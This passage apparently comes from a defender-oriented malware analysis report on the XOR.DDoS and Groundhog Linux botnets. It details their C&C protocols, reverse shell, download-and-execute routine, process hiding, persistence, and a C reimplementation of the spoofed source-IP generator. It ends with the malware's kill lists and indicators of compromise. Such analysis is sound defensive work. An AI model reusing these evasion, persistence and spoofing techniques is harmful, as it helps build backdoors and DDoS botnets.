This thread tries to get the `${MAGIC_STR}` value from this file:

```
/var/run/gcc.pid
```


If the file does not exist or the file size is not equal to 0x20 bytes, a random string with that length is generated and saved to a specified file. The same value is used as a `${MAGIC_STR}` value.

The malware performs the following operations in an infinite loop:

- Uses a list of hardcoded domains and port numbers to communicate with C&C server.
- Gets self IP address.
- Collects the following system information:

```
struct pc_info {
        int32_t mem_info;           // amount of memory in Mb
        int32_t lan_speed;          // speed of LAN connection
        int32_t is_lkm_present;     // is LKM present in the system
        char os_release[65];        // OS release version
        char hardware_id[65];       // Hardware identifier
        char processor_info[65];    // number of cores * MHz per core
        char magic_str[33];         // MAGIC_STR
        char unknown[16];           // 'STATIC' in analyzed sample
        char mal_ver[16];           // Malware version???
};
```

- Encrypts the above structure using the routine shown in *Protocols and Message Structures*. The malware then creates a `cc_hdr` structure and sends the header and encrypted structure to the C&C server.
- Waits for response from the C&C server. If the checksum of the header is correct, the malware continues execution. If not, connection with the C&C server is closed and the communication loop starts from the beginning.
- To check for the possibility of IP address spoofing, the malware generates many IP addresses using its IP address as a seed.
- These IP addresses are used in the "`source_ip`" field in the UDP packets that are sent to the C&C server. Each packet also contains the `${MAGIC_STR}` value. The generated IP addresses may be used for DNS amplification or SYN flood attacks to avoid blocking of IP addresses or IP address ranges for the target. The algorithm for IP address generation can be found in *Appendix B—UDP Packet's Source IP Generation Algorithm*.
- The malware waits for the `cc_hdr` one more time and checks if the checksum is valid. If it is valid, the malware passes the execution flow to the routine that is responsible for receiving and parsing the command packet.

Operation Modes

XOR.DDoS has 3 possible operation modes. The operation mode is decided according to the input arguments set when executing the main binary file.

The table below describes the possible execution modes:

Execution Mode	Number of input args	Arguments	Description
Update Process	2	${pid}	Update the process routine.
Name Spoofing & Process Replication	3	${bash_cmd} ${pid}	Replace the name with ${pid} and remove the process.
Initial execution	otherwise	...	Installation and Execution process.

The following sections provide a detailed description of these execution modes.

Update Process Mode

This mode is used to kill the current process instance, clone to a new process, and execute.

While executing this routine, the malware performs the following tasks:

- Clears the process name and the argument that was passed, so the GNU/Linux utility (for example, ps) is not able to show the COMMAND string.
- Gets the full path to the specified PID process using this symlink:

```
/proc/${pid}/exe
```

- Removes the file using the found path. Removes all files from these auto start directories:

```
/etc/init.d/${filename}
/etc/rc[1-5].d/S90${filename}
```

- Executes the commands to update the auto start services:

```
chkconfig --del ${filename}
update-rc.d ${filename} remove
```

- Kills process with the specified PID and then clones itself with empty arguments.

Name Spoofing & Process Replication Mode

This mode is used to spoof the malware process name in the system.

The *XOR.DDoS* malware achieves this by performing the following tasks:

- Send a request to the LKM (see *Loadable Kernel Module*) to hide the current process PID.
- Read the content of its own image file.
- Clear all arguments passed to the application.
- Use the `${bash_cmd}` argument that was passed as the new process name.
- For the next 5 seconds, perform these operations:
  - Attempt to resolve the full path to the process with `${pid}` using the '`readlink`' function. If the real path to the file contains more than 0 symbols, it "sleeps" for 1 second. This appears to be simply a replication technique, as after 5 seconds the malware sends a request to the LKM (see Loadable Kernel Module) to unhide the current process' PID and remove itself from the system.
  - If the '`readlink`' function failed, it tries to perform the "all services delete" operation related to the `${pid}` (see Update Process for a full description).

The malware attempts to get the abstract filename by searching for the "/" symbol. As the buffer contains only '*0x00*' ('*readlink*' failed) bytes, the process will read "out of bound memory" and will probably fail, due to the *SIGSEGV* signal.

- The malware tries to copy the '`/lib/libudev.so`' file under a random name to one of these folders:

```
/usr/bin/
/bin/
/tmp/
```


If '`/lib/libudev.so`' does not exist, the malware uses the previously read content as content for a new file. The malware also adds random bytes at the end of the file.

After the operations have been performed, the malware executes the newly created file without parameters.

The malware sends a request to the LKM (see *Loadable Kernel Module*) to unhide its own PID and the PID received in arguments. It then removes itself from the hard drive.

The `${pid}` process is killed as described in *Update Process Mode*.

Initial Execution Mode

This is the main mode used to install the malware and enable all of its features on the system.

The following is a description of the tasks performed by the malware while this mode is selected:

(It should be noted that this behavior contains bugs, and does not always operate as expected in the samples we have analyzed.)

- The malware switches to the daemon mode.
- Full self-path is taken and compared with these directories:

```
/usr/bin/
/bin/
/tmp/
```

If the path to the file does not contain the specified paths, the malware verifies that these folders exist:

```
/usr/bin/
/bin/
/tmp/
/lib/
/var/run/
```

- Next, the malware tries to copy itself to this file:

```
/lib/libudev.so
```

- After these operations are performed, the malware tries to copy itself to one of the following folders, under a random filename:

```
/usr/bin/
/bin/
/tmp/
```

- A random 10-letter string and a 0x00 byte are appended to the end of the file content to prevent detection by any hash based mechanisms.
- The malware executes the copied file without arguments, removes its own executable file from the hard drive, and finishes the process execution.

As the newly executed process contains specified directories in the self-path, the malware tries to create or open a shared memory object using the following key ID:

```
0xDA718716
```


- The malware takes a value consisting of 4 bytes from the shared memory object. This value is treated as a PID of another malware process instance.
- If a process with a PID matching the extracted value is currently running in the system, the malware removes its own executable file from the hard drive and finishes the process execution. Otherwise, the malware writes its own PID to the shared memory. This technique is used to avoid running more than one instance of malware at the same time and it is similar to a global "Mutex" usage in Windows operating systems.
- The malware has the possibility of installing the LKM[5] (See Loadable Kernel Module) on the infected system using the "insmod" GNU/Linux command.
- It uses a buffer embedded in its binary containing the LKM code, writes it to the /usr/bin folder using a random filename, and removes the file after the LKM has been loaded to kernel space.
- The malware creates all persistence related files and prepares all required tasks as described in the Persistency section.
- Next, the C&C addresses and ports are decrypted using the method described in Protocols and Message Structures.
- To hide the communication port number and the current PID, a request is sent to the LKM (see Loadable Kernel Module).
- The malware then starts its three main threads.

After thread creation, the malware starts an infinite loop that performs the following operations:

- Copy the content of '`/lib/libudev.so`' to one of these folders and adds random letters to the end of the newly created file:

```
/usr/bin/
/bin/
/tmp/
```

- Take one entry from the decrypted strings (in the case of the `/tmp` folder, it always takes "`cat resolv.conf`"):

```
cat resolv.conf
sh
bash
su
ps -eF
ls
ls -la
top
netstat -an
netstat -antop
grep "A"
sleep 1
cd /etc
echo "find"
ifconfig eth0
ifconfig
route -n
gnome-terminal
id
who
whoami
pwd
uptime
```

[5] While the LKM functionality is embedded into the binary, we have not seen any samples actually using the LKM functionality.

The malware executes the newly created file with these arguments, and effectively activates the Name Spoofing & Process Replication Mode.

```
${path_to_file} ${random_string} ${PID}
```

These operations are executed 5 times, after which the created files are removed and the malware performs all operations from the beginning.

LOADABLE KERNEL MODULE

LKM uses the following device to receive commands from the user space malware:

```
/proc/rs_dev
```

While analyzing the user space malware, we found the following commands:

Request	Type	Value	Description
0x9748712	0	0	Check if LKM is present.
0x9748712	1	${pid}	Hide PID.
0x9748712	2	${pid}	Unhide PID.
0x9748712	3	${port}	Hide port.

Note: The user space malware tries to change ownership of some of the created files if the LKM is present in the system. It uses the following `${uid}:${gid}` configuration:

```
0xAD1473B8:0xAD1473B8
```

GROUNDHOG ANALYSIS

OVERVIEW

Groundhog is an ELF 32 bit GNU/Linux statically compiled binary that acts like a backdoor on an infected system.

The malware uses the predefined domain `GroUndHog[.]MapSnode[.]CoM` (which is how the malware got its name) and IP address to communicate with the C&C server. It has the ability to download additional modules, and perform remote code execution via reverse shell and specified processes killing.

COMMUNICATION

The malware tries to resolve this domain to communicate with the C&C server:

```
GroUndHog.MapSnode.CoM
```

These DNS servers are used to obtain the domain IP addresses:

```
8.8.8.8 (Google's DNS)
8.8.4.4 (Google's DNS)
208.67.222.222 (OpenDNS's DNS)
208.67.220.220 (OpenDNS's DNS)
```


If the domain was resolved successfully, the malware uses the received address as an IP address for the C&C server. If domain resolution failed, the hardcoded IP address shown below is used:

```
211.110.1.32
```

The malware tries to establish a connection in the following ports:

```
22
53
80
443
1433
1521
3306
```

While using live communication with the C&C server, connection was established only with port 80.

Protocols and Message Structures

The C&C uses a binary protocol to communicate with the infected machine. The structure of each packet is shown below:

```
struct command {
	int32_t id;			// command ID
	int32_t packed_len;	// Length in bytes of whole packet
	char packed_data[0];	// Data
};
```

Figure 4 - Groundhog C&C message structure

C&C COMMANDS

Groundhog bots can receive any of multiple commands from the C&C server:

Command id	Function Name	Detail
0	UPDATE_CONF	Unpack & decrypt received data. The data is used for the "kill & collect information" task.
1	-	Sleep for the amount of seconds set by the C&C server (the default is 10 seconds).
2	DWN_FILE_C	Unpack & decrypt received data. The data should be in a valid URL format.
3	DWN_FILE_P	Unpack & decrypt received data. The data should be in a valid URL format.
4	-	Sleep for the amount of seconds set by the C&C server (the default is 10 seconds).
5	-	Exit from the main communication loop with the C&C server.
6	-	Clear `${session_id}`. The length of `${session_id}` is 32 bytes.
7	-	Switch from GET_CMD_MODE to SEND_INFO_MODE.
8	-	Unpack & decrypt received data. The data is used as a new `${session_id}`. Set FILES_INFO flag equal to 1. See Send Info Mode for a full description.
9	NEW_CONN	Unpack & decrypt received data. The data should contain numeric values in the format %d:%d.
10	REV_SHELL	Sleep for the amount of seconds set by the C&C server (the default is 10 seconds).
11	-	Create a reverse shell using the established connection with the C&C server.
12	NEW_FILE	Unpack received data. The data is used as content for the newly created file.
13	KILL_COLLECT	Perform the "kill & collect information" task using data received in the Configuration Update command. Send data back to the C&C server.
14	-	Unpack & decrypt received data. The data is used as a bash command argument. Results are sent back to the C&C server.

The following sections provide a full description of the specific C&C commands.

[0] UPDATE_CONF

The `UPDATE_CONF` command is used by the C&C server to send a configuration file using the fields described below.

The configuration file is composed of key/value parameters. The parameter values are delimited by "`\r\n`".

Key	Delimiter	Description
hash		`${config_id}`.
check		Sets delay in seconds between requests for the new configuration parameters by `${config_id}`.
denyip	,	Sets IP addresses for future use while performing blocking task. See [13] KILL_COLLECT for a full description.
kill		Sets the delay in seconds between killing processes for each process specified in the configuration packet.
rmfile	,	Appears to be deprecated.
filename	,	List of paths. The malware kills and removes the path to the process' file for each process in the list that has the same pathname.
flag	,	Sets names of files that will be used in SEND_INFO_MODE. See Send Info Mode for a full description.
alive		Sets delay in seconds for the sleep operation.

Samples of the data received from the C&C server can be found in *Appendix C—Data Received in UPDATE_CONF Command*.

[2] DWN_FILE_C

The DWN_FILE_C command is used to send a URL to the client. This URL is used to download data.

The URL has this format:

```
http://${host}(:${port})?(/${resource})?
```

If the port is not specified in the URL string, the malware uses port 80 by default.

The malware creates the following HTTP request and sends it to the specified domain:

```
GET /${resource} HTTP:/1.0
Accept:*/*
Accept-Language: zh-cn
UA-CPU: ${architecture}
User-Agent: Mozilla/4.0(compatible; MSIE 6.0; Windows NT 5.2; SV1; TencentTraveler ;.NET CLR
1.1.4322)
Host: ${host}
Connection: Keep-Alive
```

The response from the server is parsed only if the HTTP response code is "OK" or "Partial Content." The "Content-Length" field is used to get the packet content size.

The malware generates a random filename and tries to save the file in one of the following folders:

```
/bin/
/sbin/
/usr/
/usr/bin/
/boot/
/tmp/
```

The content of this file is taken from the HTTP packet data.

After performing the above operations, the malware executes the newly created file, first changing its mode to "0755".

[3] DWN_File_P

The only difference between the DWN_FILE_C and DWN_FILE_P commands is that the data received from the specified domain is encrypted in the DWN_FILE_P command.

[9] NEW_CONN

This command receives two integers as input arguments. The first integer specifies the IP address in network form. The second integer specifies the port for the IP address. If the configuration sent by the C&C is correct, the malware tries to connect to the specified IP address using the port in SEND_MODE_INFO mode.

After finishing all operations, the malware reverts back to the state it was in before the connection to the received IP address.

The C&C server can specify more than one IP address, using "\r\n" to separate between the addresses.

[10] REV_SHELL

The `REV_SHELL` command is used by the client to initiate a reverse shell session.

The main communication loop starts a new thread that is responsible for creating a reverse shell with the C&C server. One of the following shells is used:

```
/bin/bash
/bin/sh
```

The malware then starts a service thread that is responsible for sending commands to the shell process as well as receiving results from the shell process.

Next, a thread responsible for reading data from the established connection with the C&C server is started. It passes received commands to the service thread, waits for a response, and sends data back to the C&C. If the C&C server sends the "`exit`" command, the bash is closed and the malware continues the main communication loop execution.

[12] NEW_FILE

The `NEW_FILE` command is used to generate a new file with a random filename. The file's content is received from the C&C server.

The malware tries to save the file in one of the following folders:

```
/bin/
/sbin/
/usr/
/usr/bin/
/boot/
/tmp/
```

After performing the above operations, the malware changes its mode to "`0755`" and executes the newly created file.

[13] KILL_COLLECT

This `KILL_COLLECT` command uses the configuration data received by the *Command ID 0—Configuration Update* command to perform the following operations:

- Enumerate all processes currently running in the system. For each process, it checks if the process name is present in the `${filename}` list.
- If it is present, the process is killed and the executable file associated with the process is removed.
- Collect information about the current socket connections for all processes. For each connection, it checks if the connecting IP address is present in the `${denyip}` list.
- If it is present, the malware kills the process and removes the executable file associated with process.
- Collect information from the running processes in this format:

```
${pid}\t||${path_to_file}\t||${proc_name}
```

The collected data is sent back to the C&C server.

The algorithm that collects the process and network information can be found in *Appendix A – System Information Collection Routine*.

MALWARE OPERATION

Operation Modes

The malware has the ability to work in one of the following modes:

Mode	Description
Get Command Mode	Receives commands from the C&C server. (Some of the received data is used later in the *SEND_INFO_MODE* mode). It can send information about the currently running processes (see *KILL_COLLECT* command for a full description).
Send Info Mode	Collects information and sends it back to the C&C server. See *Send Info Mode* for a full description.

To switch from *GET_CMD_MODE to SEND_INFO_MODE*, the C&C server can send the *Command ID 9: NEW_CONN* command or the *SWT_MODE* command.

The following sections provide a detailed description of these execution modes.

Get Command Mode

In this mode, the malware repeatedly tries to connect to the C&C server to receive and process commands.

Send Info Mode

This mode is used by the malware to send information to the C&C server.

Two different types of information structures can be sent. The information type is set by the C&C server using the `SET_SESS_ID` command.

Type	Description
OS_INFO	OS specific information, which includes: • Local IP address • Number of processors • Amount of physical memory (in MB) • OS release version • Hardware identifier • Malware version
FILES_INFO	The malware checks for the presence of files specified in the `${flag}` key in the UPDATE_CONF command. If the file is present, the malware appends the second part of the `${flag}` string value to the current `${session_id}`. The `${flag}` field has the following format: `${path_to_file}|${string_to_be_appended}`

This is an example of a `${flag}` value received from a live C&C:

```
flag=/var/run/gcc.pid|g
```

As the same file is used in the *XOR.DDoS* malware, we assume that the `${flag}` value can be used to check if another module is present on the infected machine.

APPENDIX A—SYSTEM INFORMATION COLLECTION ROUTINE

The following is a description of the system information collection routine as performed by both the *XOR.DDoS* and *Groundhog* malwares.

1. The malware enumerates all currently running processes using this folder:

```
/proc/
```

- Reads all symbolic links in this directory to get information about open connections:

```
/proc/${pid}/fd/
```

The malware checks if the content contains the following string to get the inode information:

```
socket:[%d]
```

The malware adds the PID and process connection information.

- Collects the process name using this file:

```
/proc/${pid}/exe
```

- Collects the process arguments using this file in the case of *Groundhog*:

```
/proc/${pid}/cmdline
```

2. The malware parses the following files to get the complete list of network remote connections:

```
/proc/net/tcp
/proc/net/tcp6 (only in case of Groundhog)
```

- Gets the following information from the files:

```
Connection inode
Local port
Remote IP address
Remote port
```

Note: the malware only considers connections with a decimal integer value as a TCP state.

APPENDIX B—UDP PACKET'S SOURCE IP GENERATION ALGORITHM

```
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(int argc, char **argv) {
     int counter = 1;
     int sip_c_1 = 0x01000000;
     int sip_c_2 = 0xFEFFFFFD;
     int addr_1, addr_2;
     struct in_addr in;

  if (argc < 2) {
     printf("usage: %s IP\n", argv[0]);
     return 1;
     }

  if (inet_aton(argv[1], &in) < 0) {
     perror("inet_aton");
     return 1;
     }

  addr_1 = in.s_addr;
  addr_2 = in.s_addr;

  while (counter != -1 && counter != 0) {
     if (counter + sip_c_1 < (unsigned int)ntohl(addr_1)) {
     addr_1 = htonl(ntohl(addr_1) - counter);
     in.s_addr = addr_1;
     printf("%s\n", inet_ntoa(in));
    }

    if ((unsigned int)counter + (unsigned int)ntohl(addr_2) <=
       (unsigned int)sip_c_2) {
     addr_2 = htonl(ntohl(addr_2) + counter);
    in.s_addr = addr_2;
     printf("%s\n", inet_ntoa(in));
    }

    counter <<= 1;
  }

  return 0;
}
```


APPENDIX C—DATA RECEIVED IN UPDATE_CONF COMMAND

The following data is an example of the data received during the *Groundhog* malware '*Update Configuration*' task.

```
hash=21c23d1645f0be69edd5600735ef8d70

check=600

kill=300

callback=1800

alive=10

denyip=118.123.19.10,62.210.99.21,108.171.252.149,192.200.99.208,43.240.51.113,183.56.173.123,
222.186.52.71,180.131.42.9,192.161.60.184,122.224.54.103,218.207.123.91,162.220.24.16,
204.44.105.134,204.44.105.143,58.221.35.5,192.155.191.170,61.164.126.137,107.151.241.23,
103.24.0.162,113.105.152.15,183.60.202.78,174.139.217.145,115.239.230.195,118.123.19.108,
218.244.148.150,120.41.33.189,222.186.31.9,125.65.110.156,183.61.164.167,123.249.39.133,
101.254.175.250,192.0.31.154,183.60.197.241,104.194.20.19,43.225.59.7,115.230.125.5,222.186.15.29,
218.87.237.186,104.194.6.9,222.186.34.177,61.147.70.101,96.46.9.170,183.56.173.102,112.84.124.180,
1.93.18.99,118.193.209.245,103.253.99.37,103.24.3.11,103.42.183.15,62.210.205.25,216.170.126.165,
58.64.187.29,59.188.86.222,115.231.217.20,183.136.213.96,108.61.162.212,59.188.86.215,
59.188.242.190,183.61.254.11,117.21.173.140,61.147.103.185,104.203.110.151,162.221.13.82,
103.240.156.194,183.60.111.157,222.34.129.154,98.126.1.114,23.107.16.6,23.234.43.134,70.39.77.125,
192.187.114.131,117.21.174.207,119.145.148.18,174.128.255.232,1.93.60.81,184.168.221.33,
14.19.222.76,117.21.227.110,14.17.93.147,120.24.57.79,1.93.62.132,174.128.255.231,118.193.194.250,
58.218.213.237,192.74.251.153,174.128.255.230,61.160.223.154,59.188.242.221

denyip=58.221.45.242,59.188.242.190,59.56.64.169,60.169.77.228,60.169.77.230,60.173.11.152,
61.147.103.161,61.147.103.183,61.147.103.185,61.147.103.21,61.153.104.94,61.160.213.5

denyip=61.160.215.154,61.160.221.211,61.160.247.180,61.174.48.68,61.174.49.8,67.198.136.10,
77.79.83.154,78.109.82.33,8.23.224.120,85.25.100.71,91.121.66.119,91.219.238.111

denyip=91.236.182.1,91.83.48.94,93.190.95.161,94.125.182.255,95.85.37.109,96.44.185.103,
96.44.185.98,98.126.45.226,98.126.45.227,218.90.200.250,198.2.209.133

denyip=82.137.5.44,23.228.102.158,59.106.20.174,221.180.144.197,195.154.5.149,183.60.202.209,
218.90.200.249,115.239.224.241,119.147.145.213,183.56.173.46,101.71.24.94

denyip=23.252.162.178,27.152.183.116,183.60.202.16,115.231.17.13,183.60.110.191,115.231.17.5,
220.95.238.242,162.221.12.154,204.44.105.135,122.224.48.117,162.221.12.191

denyip=183.61.254.11,121.12.170.206,115.230.127.73,101.71.24.195,61.174.48.17,211.152.61.205,
118.244.134.33,112.101.64.94,216.99.147.213,114.215.193.84,88.150.205.242

denyip=62.210.211.122,188.165.218.21,162.221.12.154,170.178.191.18,67.215.229.106,222.186.42.33,
220.169.242.37,183.60.110.148,37.59.210.99,46.229.169.89,219.135.56.238,183.60.149.199

denyip=118.123.19.124,192.99.47.172,36.251.136.189,183.86.207.61,121.41.113.127,23.228.102.135,
103.20.195.254,185.63.253.137,183.60.110.217,212.224.105.161,23.252.164.225,183.56.173.35

denyip=60.169.81.213,23.234.41.219,222.186.15.7,59.188.86.230,23.234.41.199,208.98.15.162,
1.93.16.186,23.234.28.5,222.186.51.143,183.60.197.240,219.135.56.235,142.4.46.207,104.149.197.112

denyip=162.218.30.75,23.234.60.140,218.60.34.87,59.188.86.224,23.234.41.199


filename=/root/L26_25001,/root/myshh,/tmp/.sshdd,/root/sshdd,/root/server26,/root/26sunwukong,/
root/Linux2.6bc,/root/m2.6,/root/GatesF

filename=/bin/check.sh,/bin/get.sh,/bin/kill.sh,/bin/reset.sh,/boot/pro,/boot/proh,/etc/.SSH2,/
etc/.SSHH2,/etc/fdsfsfvff,/etc/gdmorpen,/root/s58fs544aasd5646

filename=/etc/gfhjrtfyhuf,/etc/khelper,/etc/nhgbhhj,/etc/rewgtf3er4t,/etc/scsi_eh_1,/etc/sfewfes-
fs,/etc/smarvtd,/tmp/shtl,/root/.synest,/etc/bysrc.sh

filename=/usr/bin/bsd-port/getty,/root/.bynest,/etc/ksdrip,/root/apple,/usr/bin/bsd-port/agent,/
root/conimet,/root/8520,/usr/bin/tor,/etc/sysnn.sh

filename=/etc/whitptabil,/etc/dsfrefr,/home/sivipos/ip/bash,/media/system,/mnt/lsi_mrdsnmp,/root/.
ppsh6,/root/.syssyn,/root/Linux2.4,/root/aiziwen

filename=/root/Linux2.6,/root/Mm2,/root/TSmm,/root/b26,/root/lv,/root/root-,/root/xudp,/tmp/.
apache,/tmp/.sshdd14,/tmp/.sshhdd140,/tmp/fdsfsfvff

filename=/tmp/gdmorpen,/tmp/gfhjrtfyhuf,/tmp/rewgtf3er4t,/tmp/sfewfesfs,/tmp/smarvtd,/tmp/whitpt-
abil,/usr/bin/zl,/usr/games/.kde/crond,/root/xl123

filename=/usr/local/bin/nail,/usr/share/doc/bash,/usr/share/menu/bash,/var/lib/easy-tomcat7/
webapps/7777/asd,/var/tmp/.apache,/usr/bin/darkice

filename=/mnt/es/scanssh,/root/233,/root/linuxx,/root/ssh1,/root/ssh33,/root/bulong,/usr/bin/kdm,/
tmp/emechlinuxfast/bash,/tmp/prfos,/root/m4ma

filename=/root/kerne,/etc/com,/root/KM,/etc/cupsddh,/tmp/netns,/etc/.synest,/tmp/nhgbhhj,/root/
freeBSD,/var/run/freeBSD,/var/run/mmm4,/root/zaozhu

filename=/root/bash,/tmp/m3,/bin/mysql515,/USR/SBiN/CRON,/root/.killconmd,/root/good99,/etc/sdmfds-
fhjfe,/etc/ssh/sshpa,/etc/byv832,/tmp/byv832
```



```
filename=/root/2.6,/usr/share/hplip/hpssd.py,/var/lock/subsys/hpssd.py,/usr/sbin/hpiod,/var/lock/
subsys/hpiod,/root/crond,/root/.Rape,/root/qazse1

filename=/usr/sbin/tor,/lib/crond,/bin/local1,/sbin/ttymon,/root/sshdl,/root/m64,/root/TSmww,/
tmp/24Mm,/etc/.kde/crond,/root/L26,/root/Luick

filename=/bin/.Rape,/root/rc.loca1,/root/lsi_mrdsnmp,/root/noip2-Linux,/root/mix/ssh,/root/w38,/
root/w39,/bin/wa,/root/dos,/root/wen,/root/mysqll

filename=/root/passdw,/root/.Raps,/tmp/scas/i,/root/ipso,/root/chou1,/root/task1,/etc/ssh2,/bin/
csapp,/root/333,/root/stop,/root/haoge,/tmp/squid32 (deleted)

filename=/root/sbinhttp,/root/.mimeop,/root/yuxuan2.6,/root/lndirt,/root/.sshsyn,/root/mstsc,/root/
dabufen,/root/java__,/root/qishao1,/tmp/debug

filename=/var/tmp/.x/crond,/etc/wmpcir.s,/root/dos32,/opt/root/saonao,/opt/root/Linux2.6,/opt/root/
xuu1,/usr/sbin/asterisk,/root/hhxx,/etc/lndir

filename=/root/df2g1,/usr/bin/kernel,/etc/khelper,/etc/scsi_eh_1,/root/xiaoqiang99,/root/dos64,/
tmp/kiss,/opt/root/360ty,/opt/root/edHaa,/root/edHab

filename=/root/caonimaa,/tmp/prfos,/root/L26_25000,/root/ssh77,/usr/sbin/.Addre,/root/.Addre,/root/
wei,/root/killall,/root/mc2,/etc/yjcy32,/root/jun

filename=/opt/root/xudp,/opt/root/saonaoa,/opt/root/1066ma,/mnt/system,/root/pkpp,/media/rc.loca!,/
root/.s/scanssh,/root/26ssh22,/tmp/longone,/server/myzxvideo

filename=/run/vard,/root/netstat,/root/sshb,/root/azwen,/tmp/inia,/tmp/ops800,/root/26antian,/tmp/
sudp,/root/Linux32,/root/ppsh6,/root/.sa_,/root/anniu

filename=/root/anzong118,/root/6ip,/root/g36000,/boot/l24,/etc/Lsy,/root/tufei,/root/man,/root/
anzong40026,/root/anzong40018,/root/m,/root/sysyang,/tmp/npc

filename=/tmp/system,/root/fyzx,/etc/IptabLIi,/tmp/ljwxudzglh,/tmp/tufei,/etc/1q2w3e,/mnt/Systenm,/
root/64mm,/tmp/ccav,/etc/Ldx,/etc/dsgregd,/root/xiaoma32

filename=/bin/ethtool,/usr/local/games/... /-. /ALPHA/ncrack,/root/anzong,/tmp/mini,/etc/sshb,/tmp/
iniatwo,/tmp/run/.fresh/hald,/root/L24_24011,/root/helpf

filename=/etc/udevd,/boot/ksdrips,/root/kthreado,/tmp/dsgregd,/tmp/wtddiqmzqg,/tmp/udevd,/
root/59000,/root/TSmyy,/boot/.IptabLes,/tmp/baba,/boot/.IptabLex

filename=/tmp/. /.fresh/hald,/dev/shm/. /.VIPhack/scanssh,/var/tmp/.nynew/b,/tmp/squid64,/var/lib/
postgresql/.s/scanssh,/var/tmp/ /. ./check,/bin/.TSmm,/tmp/36000h (deleted)

filename=/tmp/auxd,/etc/2015,/usr/bin/tufei,/usr/bin/rsync,/tmp/bin,/var/cache/apache2/. /.httpd,/
var/lib/awstats/. /.httpd,/root/1.syn,/var/tmp/init2,/bin/dyoen

filename=/usr1/bitsync/btsync,/etc/2003,/etc/top,/etc/qs8glscl,/etc/mysq,/etc/GET2.3cKB.Puppet,/
var/tmp/.oho,/var/tmp/init,/tmp/sshd,/tmp/Linux2.6,/tmp/Internet,/tmp/netstat

filename=/tmp/sshz,/bin/tmp,/tmp/36000 (deleted),/tmp/.flush,/tmp/x64,/tmp/2170,/tmp/2171,/tmp/stk-
fehqdts,/root/xin,/root/JCVV,/tmp/.csyn,/tmp/.zte/scanssh,/root/bssh/ssh2,/root/gosh/ssh-scan

filename=/tmp/.xgde/brute,/tmp/Acske0,/root/http,/root/9982.4,/root/pjgh,/root/tjnes,/root/xiaoze,/
etc/phyy,/var/CC2131,/etc/gfhddsfew,/tmp/brutessh,/tmp/. /.fresh/hald (deleted)

filename=/root/VPS/VPS/update,/tmp/helpf,/root/dllhost,/root/snylin,/tmp/go-build933153707/command-
line-arguments/_obj/exe/check,/tmp/.nynew3/b,/var/tmp/bssh/ssh2,/tmp/debug (deleted)

filename=/var/tmp/.tp/Driver/Driver,/root/chatt,/root/prfos (deleted),/root/netns (deleted),/etc/
rpm/sshOLD,/root/L26_36000,/etc/.ppsh6,/tmp/Manager,/var/tmp/.bin/smbt_d

filename=/var/tmp/pdflush (deleted),/tmp/sqlrer,/tmp/7890,/root/TSmff (deleted),/data/home/root/.
linux,/root/awang64,/root/10087d,/etc/ssh_gor,/etc/inirt (deleted)

filename=/tmp/go/ssh-scan,/var/tmp/.nynew4/b,/root/synadmin,/root/aananiu,/root/d26


rmfile=/tmp/.sshhdd,/tmp/.sshdd,/etc/.SSH2,/etc/.SSHH2,/etc/Gates_18452_BTC,/root/gonne-sysadmin,/
etc/Gates_36000,/root/cao,/root/ssh

rmfile=/etc/dbus-daemon,/etc/gnome-system,/root/sql200,/root/Explorer-aovtu,/etc/syslogd-gonsys,/
etc/auto,/root/pldasdsa,/tmp/sh-,/root/26

flag=/var/run/gcc.pid|g
```


APPENDIX D—INDICATORS OF COMPROMISE

The following are indications that a system has been compromised:

Network Traffic

The following domains or IPs may indicate the presence of the *XOR.DDoS* and/or *Groundhog* malware:

```
GroUndHog[.]MapSnode[.]CoM
www[.]gggatat456[.]com
www[.]xxxatat456[.]com
aaa[.]gggatat456[.]com
aaa[.]xxxatat456[.]com
www1[.]gggatat456[.]com
jq[.]cfdddos[.]com
gh[.]dsaj2a1[.]org
ndns[.]dsaj2a1[.]org
ndns[.]dsaj2a[.]org
ndns[.]hcxiaoao[.]com
ndns[.]dsaj2a[.]com
linux[.]bc5j[.]com
uc[.]f1122[.]org
navert0p[.]com
wangzongfacai[.]com
ns1[.]hostasa[.]org
ns2[.]hostasa[.]org
ns3[.]hostasa[.]org
ns4[.]hostasa[.]org
zhegege[.]3322[.]org
211[.]110[.]1[.]32
```

The following user-agent value is embedded in the malware's binary and used by both the *XOR.DDoS* and *Groundhog* malware:

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; TencentTraveler ; .NET CLR 1.1.4322)
```

Possible values for *Groundhog* C&C server ports:

```
TCP/22
TCP/53
TCP/80
TCP/443
TCP/1433
TCP/1521
TCP/3306
```


Possible values for *XOR.DDoS* server ports:

```
TCP/2822
TCP/2828
TCP/2843
TCP/2848
TCP/2857
TCP/2866
TCP/2874
TCP/2897
TCP/3307
TCP/3502
TCP/3503
TCP/3503
TCP/3504
TCP/3505
TCP/3506
TCP/3507
TCP/3508
TCP/6000
TCP/6001
TCP/6002
TCP/6003
TCP/6004
TCP/6005
TCP/8000
TCP/8001
TCP/8002
TCP/8003
TCP/8004
TCP/8005
TCP/8006
TCP/8007
TCP/8008
```

FILE SYSTEM

The following files may indicate presence of the *XOR.DDoS* malware:

```
/lib/libudev.so
/lib/libudev.so.6
/var/run/gcc.pid
/etc/cron.hourly/gcc.sh
```

Presence of the following line in `/etc/crontab` may indicate a *XOR.DDoS* infection:

```
*/3 * * * * root /etc/cron.hourly/gcc.sh
```


File with the following hash values in one of these folders `/lib`, `/usr/bin`, `/bin`, `/sbin`, `/boot`, `/tmp` may indicate a XOR.DDoS infection:.

Malware Type	SHA-1
Groundhog	c962232ca3780814389e56868363688d238ab1b714ff69f18cb2595d0b718825
XOR.DDoS	292adb2a5917259e10fbfce5e936f993dad8bf1d813e3b9d5d9c9bf4ea4b8037
	34700258a7cd947c85c3465680c0f0855940fe1380efd65a0f99501248078a24
	498f3348df1b6804db2692e4f937d7cbefd71916e83a9421347077fb1cdafa95
	9c79670d65ffd317d7f1a0ca75e4870720a0321f8634f7ec7fe2385e28222c26
	5f19e73c88d32148bde454e788d06ec8d9910d850cf1152cb2b29e354e100575
	bf4495ba77e999d3fe391db1a7a08fda29f09a1bbf8cad403c4c8e3812f41e90
	a5afcc42f5eb61dc7992576195f8abb1c519d32d8c788b547d3b634277f16681
	44153031700a019e8f9e434107e4706a705f032898d3a9819c4909b2af634f18
	49963d925701fe5c7797a728a044f09562ca19edd157733bc10a6efd43356ea0
	74ea918b27f1952f47ab52e75de09f623e29928301da16ac5c27bd5ef8475520
	4bf0b1243d9ced3740f86015eb9bbf610000ac342ff133e14cf1f783be8eb6dc
